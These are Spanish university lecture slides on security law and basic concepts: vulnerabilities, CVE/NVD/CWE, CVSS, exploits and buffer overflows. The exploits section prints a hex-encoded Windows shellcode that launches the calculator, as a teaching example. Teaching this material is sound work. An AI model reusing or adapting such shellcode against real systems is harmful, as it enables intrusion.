- En diciembre de 2020 se presentó la Nueva Estrategia de Ciberseguridad de la UE.

- Los objetivos son:
  - Reforzar la resiliencia colectiva europea contra las ciberamenazas.
  - Ayudar a garantizar que todos los ciudadanos y empresas pueden beneficiarse de servicios y herramientas digitales fiables y de confianza.

- Se presentan propuestas destinadas a:
  - Garantizar un nivel elevado (común) de ciberseguridad en la UE (Directiva SRI revisada).
  - Proporcionar otra directiva sobre la resiliencia de entidades críticas.

Legislación europea

Esta directiva tiene tres ámbitos de acción:

- Resiliencia, soberanía tecnológica y liderazgo: reforzar la seguridad en redes y los sistemas de información, en un entorno cambiante.
  - Se propone la creación de Centros de Operaciones de Seguridad basados en la Inteligencia Artificial (IA), y también apoyo a las PYMES.
- Desarrollo de la capacidad operativa para prevenir, disuadir y responder.
- Promover un ciberespacio global y abierto a través de una mayor cooperación para proteger los derechos humanos y las libertades fundamentales en línea.

Índice

- Introducción a la seguridad informática.
- El ciclo de la seguridad y el compromiso.
- Los tres pilares de la seguridad.
- El factor humano.
- Responsable de Seguridad Informática.
- Políticas y procedimientos.
- **Legislación vigente.**
  - Legislación europea.
  - **Legislación española.**

Legislación española

Universidad Rey Juan Carlos

Esquema Nacional de Seguridad.

Legislación española sobre seguridad informática y ciberdelincuencia

- Código penal
- Ley de servicios de la sociedad de la información (LSSI-CE)
- Ley de protección de datos.
- Ley de la propiedad intelectual.
- Ley de firma electrónica.
- Ley general de comunicaciones.

Legislación española

Universidad Rey Juan Carlos

Ley de Servicios de la Sociedad de la Información y el Comercio Electrónico (LSSI-CE)

- Regular el régimen jurídico de los servicios relacionados con internet y la contratación electrónica.
- Establece la información que las diferentes empresas deben proporcionar al cliente si utilizan: comercio electrónico, contratación en línea, información y publicidad online o servicios de intermediación.
- También establece todo lo relativo a las cookies y las Políticas de cookies.

Legislación española

Universidad Rey Juan Carlos

Reglamento General de Protección de Datos

- Entró en vigor en Mayo del 2018.
- El RGPD es la norma que afecta por igual a las grandes corporaciones y a las micropymes.
- Otorga un **mayor control** y **seguridad** a los ciudadanos sobre su **información personal.**
- El RGPD amplía sus derechos a decidir cómo desean que sus datos sean tratados y cómo quieren recibir información de las empresas.

Legislación española

Universidad Rey Juan Carlos

Ley Orgánica de Protección de Datos

- Hablamos de LOPD, pero en verdad nos referimos a Ley Orgánica de Protección de Datos y Garantía de Derechos Digitales (LOPDGDD).
- Entró en vigor en diciembre de 2018, sustituyendo a la LOPD.
- El objetivo es adaptar la legislación española a la normativa europea, definida por el RGPD.
- Esta ley establece los **requisitos** y **obligaciones** de las empresas sobre **cómo proceder con la información personal**, así como los derechos que asisten a usuarios y consumidores.

Ley Orgánica de Protección de Datos

Universidad Rey Juan Carlos

- La finalidad es proteger la intimidad, privacidad e integridad del individuo.

- Establece los pasos que tienen que realizar las empresas relativas a los datos personales:
  - Informar de manera clara sobre el tratamiento de sus datos personales.
  - Tienen que obtener el consentimiento inequívoco de los clientes.
  - Permitir ejecutar sus derechos.
  - Notificar en caso de problemas de seguridad.

Ley Orgánica de Protección de Datos

Universidad Rey Juan Carlos

- Derechos de los ciudadanos:
  - Derechos de acceso.
  - Rectificación.
  - Oposición.
  - Supresión (“derecho al olvido”)
  - Limitación del tratamiento.
  - Portabilidad y de no ser objeto de decisiones individualizadas.
- Datos personales: aquella información en formato texto, imagen o audio que permita la identificación de una persona.
- La LOPDGDD incorpora puntos como el derecho al olvido, o cambios en la obtención del consentimiento para recoger y usar la información personal.

Legislación española

Universidad Rey Juan Carlos

Ley de Propiedad Intelectual

- Está regulada en el Real Decreto Legislativo 1/1996.
- El objetivo es proteger cualquier tipo de obra literaria, artística o científica, fruto de cualquier actividad empresarial.
- Protege los derechos de los autores, como los derechos patrimoniales o de explotación de la obra.
- Las empresas deben:
  - No utilizar obras protegidas sin pagar derechos de autor: software, imágenes, videos, textos, audios, tipografías, etc.
  - Proteger los derechos de las creaciones propias o de los empleados, respetando siempre el derecho del creador de reconocerse como autor de la obra.

Legislación española

Universidad Rey Juan Carlos

- Delitos recogidos en el Código Penal:
  - Hurto: art. 234
  - Robo: art. 237Defraudación a través de equipo terminal de comunicaciones: art. 256
  - Delitos contra la propiedad intelectual: arts. 270 y 271
  - Delitos contra la propiedad industrial: art. 273
  - Publicidad ilícita: art. 282
  - Falsedad de documento público: art. 390
  - Falsedad de documento privado: art. 395
  - Difusión de protestas: art. 559

Legislación española

- Delitos recogidos en el Código Penal:
  - Espionaje informático empresarial: Art. 278
  - Daños informáticos o sabotaje (incluye hacktivismo): Art. 264.2
  - Pornografía infantil: Art. 189
  - Calumnia: Arts. 205 y 206
  - Injuria: Arts. 208 y 209
  - Calumnias e injurias hechas con publicidad: Art. 211
  - Delito tradicional de daños: Art. 263
  - Descubrimiento y revelación de secretos (incluye hacking ético): Art. 197

Legislación española

- Ley de Hacking (art. 197)
  - *El que, para descubrir secretos o vulnerar la intimidad de otro, sin su consentimiento, […], **intercepte sus telecomunicaciones** o **utilice artificios técnicos de escucha, transmisión, grabación o reproducción del sonido o de la imagen**, o cualquier otra señal de comunicación, será castigado con penas […]*
  - *Las mismas penas se impondrán al que, **sin estar autorizado**, **se apodere, utilice o modifique**, en perjuicio de tercero, **datos reservados de carácter personal** o familiar de otro […]*

Seguridad Informática

Material docente en abierto de la Universidad Rey Juan Carlos

Grado en Ingeniería del Software

Tema 2 – Conceptos básicos y definiciones







Licencia

- **© 2025**

  Algunos derechos reservados



Isaac Lozano Osorio

Isaac.lozano@urjc.es

- *Este documento se distribuye bajo la licencia*

  *"**Atribución - Compartir Igual 4.0**" de Creative Commons*

- *Para más información, ver:* https://creativecommons.org/licenses/by-sa/4.0/

Índice

Universidad Rey Juan Carlos

- Vulnerabilidades.
- Exploits.
- Amenazas.
- Riesgos.
- Respuesta ante incidentes.

Índice


Universidad Rey Juan Carlos

- **Vulnerabilidades**.
- Exploits.
- Amenazas.
- Riesgos.
- Respuesta ante incidentes.

Vulnerabilidades

Universidad Rey Juan Carlos

- Una vulnerabilidad es una debilidad, fallo, o "agujero de seguridad" en el sistema que permite que se materialice una amenaza.



Vulnerabilidades

Universidad Rey Juan Carlos

- Top 10 de vulnerabilidades, definidas por OWASP (*Open Web Application Security Project*)
  1. Brechas en el control de acceso.
  2. Fallos criptográficos.
  3. Inyecciones.
  4. Diseños no seguros.
  5. Malas configuraciones de seguridad.
  6. Uso de componentes vulnerables o desactualizados.
  7. Fallos de identificación y autenticación.
  8. Fallos en la integridad de los datos y del sistema.
  9. Fallos en el sistema de monitorización y "logging"
  10. Server-Side Request Forgery (SSRF).

Vulnerabilidades

- Las vulnerabilidades tienen un ciclo de vida que consta de 4 fases:
  - Detección e implementación de la explotación de la vulnerabilidad del sistema (desarrollo de Exploits).
  - Descripción de la vulnerabilidad (CVE-ID).
  - Hallazgo de la solución del problema.
  - Generación del parche de actualización o de la nueva versión del código.

Descripción de una Vulnerabilidad


- CVE-ID: estándar de nomenclatura de vulnerabilidades.
- CVE: *Common Vulnerabilities and Exposures*
- Surge con el objetivo de facilitar el intercambio de información entre diferentes bases de datos y herramientas.



Common Vulnerabilities and Exposures

Universidad Rey Juan Carlos

- https://cve.mitre.org/index.html



Common Vulnerabilities and Exposures

Universidad Rey Juan Carlos

- https://cve.mitre.org/index.html

Name	Description
CVE-2022-23307	CVE-2020-9493 identified a deserialization issue that was present in Apache Chainsaw. Prior to Chainsaw V2.0 Chainsaw was a component of Apache Log4j 1.2.x where the same issue exists.
CVE-2022-23305	By design, the JDBCAppender in Log4j 1.2.x accepts an SQL statement as a configuration parameter where the values to be inserted are converters from PatternLayout. The message converter, %m, is likely to always be included. This allows attackers to manipulate the SQL by entering crafted strings into input fields or headers of an application that are logged allowing unintended SQL queries to be executed. Note this issue only affects Log4j 1.x when specifically configured to use the JDBCAppender, which is not the default. Beginning in version 2.0-beta8, the JDBCAppender was re-introduced with proper support for parameterized SQL queries and further customization over the columns written to in logs. Apache Log4j 1.2 reached end of life in August 2015. Users should upgrade to Log4j 2 as it addresses numerous other issues from the previous versions.

CVE-ID

CVE-2022-36934 Learn more at National Vulnerability Database (NVD)
• CVSS Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings • CPE Information

Description

An integer overflow in WhatsApp could result in remote code execution in an established video call.


References

Note: References are provided for the convenience of the reader to help distinguish between vulnerabilities. The list is not intended to be complete.

- CONFIRM:https://www.whatsapp.com/security/advisories/2022/
- URL:https://www.whatsapp.com/security/advisories/2022/

Common Vulnerabilities and Exposures

Universidad Rey Juan Carlos



Formulario para mandar una petición de una nueva vulnerabilidad

Common Vulnerabilities and Exposures

Universidad Rey Juan Carlos

- Para registrar una vulnerabilidad se deben superar tres etapas:
  - **Tratamiento**: el CVE Content Team analiza, investiga y procesa las solicitudes de registro de nuevas vulnerabilidades.
  - **Asignación** del CVE-ID:
    - el CVE-ID puede ser solicitado por cualquier persona.
    - Las grandes compañías, normalmente, reservan un "lote" de IDs en el año.
    - El CVE Content Team es el que también puede solicitar el CVE-ID.
  - **Publicación**: se agrega la vulnerabilidad a la lista, se publica en la web, se mejora la descripción, se añaden nuevas referencias, etc.

Common Vulnerabilities and Exposures

Universidad Rey Juan Carlos

- Es posible que algún CVE-ID sea eliminado de la lista.

- Esto puede suceder por varios motivos:
  - Que una vulnerabilidad ya haya sido registrada con otro CVE-ID.
  - Que un análisis posterior de muestre que esa vulnerabilidad en verdad no existe.
  - Que el informe relativo a la vulnerabilidad deba ser reformulado.

Otras bases de datos

Universidad Rey Juan Carlos


- Una de las bases de datos más grandes es la NVD (*National Vulnerability Database*)
- https://nvd.nist.gov/

NVD Dashboard

CVEs Received and Processed

Time Period	New CVEs Received by NVD	New CVEs Analyzed by NVD	Modified CVEs Received by NVD	Modified CVEs Re-analyzed by NVD
Today	0	0	0	0
This Week	212	132	57	65
This Month	1041	1021	463	333
Last Month	1525	1493	1071	251
This Year	2566	2514	1404	584

CVSS V3 Score Distribution




Severity	Number of Vulns
CRITICAL	11529
HIGH	32779
MEDIUM	29563
LOW	1337

Evaluación de Vulnerabilidades

Universidad Rey Juan Carlos


- También tiene una descripción de los CVE-IDs que se van publicando:



Evaluación de Vulnerabilidades

Universidad Rey Juan Carlos

- Es interesante disponer de un sistema que evalúe las vulnerabilidades.
- *Common Vulnerability Scoring System* (CVSS)
- https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator




CVSS Calculator



Otras bases de datos

- A nivel nacional también disponemos de una base de datos, o un listado de vulnerabilidades en castellano desarrollado por INCIBE.
- INCIBE: Instituto Nacional de CiberSeguridad https://www.incibe-cert.es/



Ejemplo de Vulnerabilidad

- Zero Day
  - Día en que una vulnerabilidad se hace pública.



  - Ataque de día 0: es el ataque aprovecha esta vulnerabilidad.
  - Tiempo de reacción es el tiempo que transcurre entre el Día 0 y la publicación de una solución a la vulnerabilidad.

Vulnerabilidades

Universidad Rey Juan Carlos

- También tenemos un listado de las debilidades del software.
- Es un listado de errores "típicos", o más comunes, que podrían derivar en vulnerabilidades.
- Este listado lo ha desarrollado la CWE: *Common Weakness Enumeration*
- https://cwe.mitre.org/

CWE Common Weakness Enumeration
A Community-Developed List of Software Weakness Types

Vulnerabilidades


Universidad Rey Juan Carlos

699 - Software Development

- API / Function Errors - *(1228)*
- Audit / Logging Errors - *(1210)*
- Authentication Errors - *(1211)*
- Authorization Errors - *(1212)*
- Bad Coding Practices - *(1006)*
- Behavioral Problems - *(438)*
- Business Logic Errors - *(840)*
- Communication Channel Errors - *(417)*
- Complexity Issues - *(1226)*
- Concurrency Issues - *(557)*
- Credentials Management Errors - *(255)*
- Cryptographic Issues - *(310)*
- Key Management Errors - *(320)*
- Data Integrity Issues - *(1214)*
- Data Processing Errors - *(19)*
- Data Neutralization Issues - *(137)*
- Documentation Issues - *(1225)*
- File Handling Issues - *(1219)*

Subcategorías que entran dentro de la categoría "Software Development"

Vulnerabilidades



Vulnerabilidades dentro de la subcategoría “Bad Coding Practices”

Análisis de Vulnerabilidades

- El análisis de las vulnerabilidades es un aspecto crítico para la evaluación del riesgo.
- Para cualquier Plan director de seguridad, o iniciativa de fortificación, establece un punto de partida.
- El principal problema es que es una “carrera”.
- Existen multitud de metodologías y herramientas para el análisis de vulnerabilidades.


Análisis de Vulnerabilidades

Universidad Rey Juan Carlos

- Existen tres grandes tipos de enfoques para realizar el análisis:
  - **Caja negra**: El auditor o analista trabaja sin conocimiento previo del objetivo, se simula un ataque real y se evalúa el comportamiento del sistema desde fuera. Es posible identificar síntomas, pero no causas, dando lugar a un gran número de falsos negativos (no detectar como un problema algo que realmente sí lo es).
  - **Caja blanca**: Se basa en un conocimiento completo del objetivo por parte del auditor o analista. En este caso, se identifican los orígenes de posibles vulnerabilidades (debilidades). Es posible que se generen un gran número de falsos positivos (detectar como un problema algo que realmente no lo es).
  - **Caja gris**: Se trata de una solución intermedia que intenta combinar los beneficios de los dos métodos anteriores. El auditor o analista no trabaja a ciegas, pero tampoco con el 100% de la información acerca de los activos analizados.

Análisis de Vulnerabilidades

Universidad Rey Juan Carlos



Índice

Universidad Rey Juan Carlos

- Vulnerabilidades.
- **Exploits**.
- Amenazas.
- Riesgos.
- Respuesta ante incidentes.

Exploits

Universidad Rey Juan Carlos

- Explotar o aprovechar una vulnerabilidad de seguridad de un sistema de información para conseguir un comportamiento no deseado del mismo.

- En el ámbito de la informática sería un fragmento de software.

- Software creado para explotar o aprovechar una vulnerabilidad de seguridad en un sistema informático para conseguir un comportamiento no deseado del mismo.

Exploits

Universidad Rey Juan Carlos

- El *exploit* es la técnica base de todos los ataques que se usan contra aplicaciones vulnerables.
- El exploiting es la capacidad de convertir vulnerabilidades o brechas de seguridad en una entrada real hacia un sistema ajeno.
- Aunque no sea lo más común, podemos encontrar *exploits* en formato web (HTML) o en lenguaje de scripting ("`.bat`" en Windows o "`.sh`" en GNU/Linux).

Exploits

Universidad Rey Juan Carlos

- Tenemos dos tipos de exploits:
  - **Remotos**: se utiliza una red para conectar con el sistema de la víctima.
  - **Locales**: el exploit está en el propio equipo de la víctima.
- Un tipo de exploit sencillo es el *Shell Code.*

Shellcode

Universidad Rey Juan Carlos

- Es una cadena de códigos hexadecimales que contiene instrucciones en lenguaje ensamblador.
- Si esta cadena de códigos se introduce en una zona específica de la memoria y redireccionamos el flujo del programa a esa zona entonces podremos ejecutar dicho shellcode.
- Un procesador no es capad de distinguir si las instrucciones que recibe vienen de una zona de código o de una zona destinada a datos.
- Se inyecta código ejecutable en espacio de memoria habilitado para guardar datos del usuario, luego se usa un fallo de programación para redireccionar al microprocesador hacia una nueva zona manipulada y se ejecutan las instrucciones recibidas.

Stack Overflow

Universidad Rey Juan Carlos

- El código más habitual es el que abre una shell o consola, para ejecutar desde ahí los comandos que se requieran.

```
char code[] = \
"\x89\xe5\x83\xec\x20\x31\xdb\x64\x8b\x5b\x30\x8b\x5b\x0c\x8b\x5b"
"\x1c\x8b\x1b\x8b\x1b\x8b\x43\x08\x89\x45\xfc\x8b\x58\x3c\x01\xc3"
"\x8b\x5b\x78\x01\xc3\x8b\x7b\x20\x01\xc7\x89\x7d\xf8\x8b\x4b\x24"
"\x01\xc1\x89\x4d\xf4\x8b\x53\x1c\x01\xc2\x89\x55\xf0\x8b\x53\x14"
"\x89\x55\xec\xeb\x32\x31\xc0\x8b\x55\xec\x8b\x7d\xf8\x8b\x75\x18"
"\x31\xc9\xfc\x8b\x3c\x87\x03\x7d\xfc\x66\x83\xc1\x08\xf3\xa6\x74"
"\x05\x40\x39\xd0\x72\xe4\x8b\x4d\xf4\x8b\x55\xf0\x66\x8b\x04\x41"
"\x8b\x04\x82\x03\x45\xfc\xc3\xba\x78\x78\x65\x63\xc1\xea\x08\x52"
"\x68\x57\x69\x6e\x45\x89\x65\x18\xe8\xb8\xff\xff\xff\x31\xc9\x51"
"\x68\x2e\x65\x78\x65\x68\x63\x61\x6c\x63\x89\xe3\x41\x51\x53\xff"
"\xd0\x31\xc9\xb9\x01\x65\x73\x73\xc1\xe9\x08\x51\x68\x50\x72\x6f"
"\x63\x68\x45\x78\x69\x74\x89\x65\x18\xe8\x87\xff\xff\xff\x31\xd2"
"\x52\xff\xd0";
```

Ejemplo de ShellCode que abre la calculadora de Windows

Exploits

Universidad Rey Juan Carlos

- Pero, necesitamos redirigir el flujo de ejecución del programa a la región de memoria donde tenemos ubicado el ShellCode.
- Esto se puede hacer de muchas maneras, tal vez, las más conocidas son:
  - Stack Overflow
  - Heap Overflow
  - Buffer Overflow

Stack Overflow

Universidad Rey Juan Carlos

- Se basa en sobrepasar los límites del tamaño prefijado de arrays o buffers (de tamaño prefijado), pero no controlamos el número de elementos que se me introducen en ellos. Provocando un desbordamiento.
- Se conoce como buffer Overflow, aunque también recibe otros nombres como buffer overrun, stack overrun, stack smashing.


Heap Overflow

Universidad Rey Juan Carlos

- El Heap es un espacio de memoria destinado al almacenamiento de datos, que a diferencia del stack, crece desde las posiciones más bajas a las más altas de la memoria.
- El Heap no se almacena en ningún registro de instrucción o contador de programas.
- El Heap Overflow se produce cuando un buffer que ha sido reservado por librerías como malloc, calloc o realloc, puede ser desbordado por datos suministrados de forma arbitraria.


Desbordamientos

Universidad Rey Juan Carlos



- .text: las instrucciones en código máquina.
- .data: se almacenan las variables inicializadas en tiempo de compilación.
- .bss: las no inicializadas.
- heap: memoria dinámica.
- stack: variables por referencia, variables locales, valores de retorno. Control de invocación y retorno de los métodos.

Stack Overflow



Stack Overflow

- La pila se usa cada vez que se realiza una llamada a una función o procedimiento.

- Se almacena mucha información:
  - Las variables internas.
  - Una serie de punteros.
  - La dirección de retorno.
  - Los punteros a los parámetros que se le pasan.

Stack Overflow

